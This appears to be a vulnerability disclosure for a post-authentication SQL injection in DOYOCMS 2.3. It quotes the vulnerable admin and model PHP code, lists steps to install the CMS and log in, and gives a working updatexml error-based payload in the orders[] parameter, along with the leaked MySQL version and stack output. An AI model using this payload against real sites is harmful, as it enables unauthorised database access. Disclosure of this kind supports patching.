
Code view：

Open DOYOCMS system file， view souce/admin/a_classtype.php file:


It show that parameter order is added into second paramater of function sysArgs(‘order’,2)， and be excuted by function update().

Pictrue 2 shows file syModel.php,it shows that function update() was not dealt properply， and in this case it can be used with sql injection using parameters orders[].



```
function del(){
    if(!$this->auser->checkclass($this->syArgs('tid')))message_a("无权操作本栏目");
    $this->toptxt='删除栏目';
    $this->d=$this->ClassT->find(array('tid'=>$this->syArgs('tid')));
    $tid=$this->d['tid'];
    if ($this->syArgs('run')==1){
        $tida=$this->types->leafid($tid);
        foreach (explode(',',$tida) as $v){
            $types=$this->ClassT->find(array('tid'=>$v),null,'tid,molds');
            $db=$this->db.$types['molds'];
            syDB($types['molds'])->findSql('DELETE '.$db.','.$db.'_field FROM '.$db.','.$db.'_field WHERE '.$db.'.id='.$db.'_field.aid and '.$db.'.tid='.$v);
            if($types['molds']=='product'){
                $attribute=syDB($types['molds'])->findAll(array('tid'=>$v),null,'id,tid');
                foreach ($attribute as $va){
                    syDB($types['molds'].'_attribute')->delete(array('aid'=>$va['id']));
                }
            }
        }
        deleteDir($GLOBALS['G_DY']['sp_cache']);
        if($this->ClassT->delete(' tid in('.$tida.') ')){
            syAccess('c','classtype');
            syAccess('w','classtype',syDB('classtype')->findAll(null,null,'tid,classname,pid,molds'));
            message_a("栏目删除成功","?c=".$this->Get_c);
        }else{message_a("栏目删除失败,请重新提交");}
    }
    $this->msgtitle='确定要删除栏目 <strong>['.$this->d['classname'].']</strong> 吗？ ';
    $this->msg='警告：本操作将自动删除栏目下所有已发布内容（包括下级栏目内容）<br>本操作不可逆！建议删除前备份数据库！ ';
    $this->msggo='<a href="?c='.$this->Get_c.'&a=del&run=1&tid='.$tid.'">确定删除</a><a href="?c='.$this->Get_c.'">取消操作</a>';
    $this->display("msg.html");
}
function alledit(){
    $orders=$this->syArgs('orders',2);
    foreach($orders as $k=>$tp){
        if($this->auser->checkclass($k))$this->ClassT->update(array('tid'=>$k),array('orders'=>$orders[$k]));
    }
    deleteDir($GLOBALS['G_DY']['sp_cache']);
    jump('?c='.$this->Get_c);
}

}
```

Pictrue 1 a_classtype.php




```
        syError("方法 {$name} 未定义");
    }
}

public function update($conditions, $row)
{
    $where = "";
    $row = $this->__prepera_format($row);
    if(empty($row))return FALSE;
    if(is_array($conditions)){
        $join = array();
        foreach( $conditions as $key => $condition ){
            $condition = $this->escape($condition);
            $join[] = "{$key} = {$condition}";
        }
        $where = "WHERE ".join(" AND ",$join);
    }else{
        if(null != $conditions)$where = "WHERE ".$conditions;
    }
    foreach($row as $key => $value){
        $value = $this->escape($value);
        $vals[] = "{$key} = {$value}";
    }
    $values = join(", ",$vals);
    $sql = "UPDATE {$this->tbl_name} SET {$values} {$where}";
    return $this->_db->exec($sql);
}

public function replace($conditions, $row)
{
    if( $this->find($conditions) ){
        return $this->update($conditions, $row);
    }else{
        if( !is_array($conditions) )syError('replace方法的条件务必是数组形式！ ');
        $rows = spConfigReady($conditions, $row);
        return $this->create($rows);
    }
}

public function incrField($conditions, $field, $optval = 1)
```

Pictrue 2 syModel.php

PAYLOAD:

1. Install DOYOCMS 2.3system



localhost/DOYO_2.3_20130118/install/index.php

请填写数据库信息


Mysql地址：	127.0.0.1	一般无需修改
Mysql端口：	3306	一般无需修改
数据库名：		请输入
数据库帐号：		请输入
数据库密码：		请输入
表前缀：	dy_	一般无需修改，同数据库安装多个请务必修改
后台管理员帐号：		请输入
后台管理员密码：		请输入
验证码：	● 开启 ○ 关闭 G42x	如无法看到左图验证码，请关闭验证码功能

环境检测

PHP版本：	检测通过
GD库：	检测通过
目录权限：	uploads 检测通过 include/backup 检测通过 include/cache 检测通过 config.php 检测通过 skin/ 检测通过 template/ 检测通过 include/inc.php 检测通过

DoYo通用建站程序 Powered by DoYo! 2.3 © 2010-2012 wDoYo.com

2. login to admin page




localhost/DOYO_2.3_20130118/admin.php?c=login

用户名 admin

密　码 ••••••

3. view admin.php， and excute sql injectijon after parameter orders[].picture 3 shows using sql inejection to look database version().

http://localhost/DOYO_2.3_20130118/admin.php?c=a_classtypes&a=alledit&orders[]=1%27%20or%20updatexml(2,concat(0x7e,(version())),0)%20or%27



localhost/DOYO_2.3_20130118/admin.php?c=a_classtypes&a=alledit&orders[]=1%27%20or%20updatexml(2,concat(0x7e,(version())),0)%20or%27

UPDATE dy_classtype SET orders = '1' or updatexml(2,concat(0x7e,(version())),0) or'' WHERE tid = '0'
执行错误: XPATH syntax error: '~5.7.19'

D:\SERVER\DOYO_2.3_20130118\include\mysql.php on line 39

```
34.          $this->arrSql[] = $sql;
35.          if( $result = mysql_query($sql, $this->conn) ){
36.              return $result;
37.          }else{
38.              if(mysql_error()!=''){
39.                  syError("{$sql}<br />执行错误: " . mysql_error());
40.              }else{
41.                  return TRUE;
42.              }
43.          }
44.      }
```

D:\SERVER\DOYO_2.3_20130118\include\syModel.php on line 191

```
186.             $value = $this->escape($value);
187.             $vals[] = "{$key} = {$value}";
188.         }
189.         $values = join(", ",$vals);
190.         $sql = "UPDATE {$this->tbl_name} SET {$values} {$where}";
191.         return $this->_db->exec($sql);
192.     }
193.
194.     public function replace($conditions, $row)
195.     {
196.         if( $this->find($conditions) ){
```

D:\SERVER\DOYO_2.3_20130118\source\admin\a_classtypes.php on line 198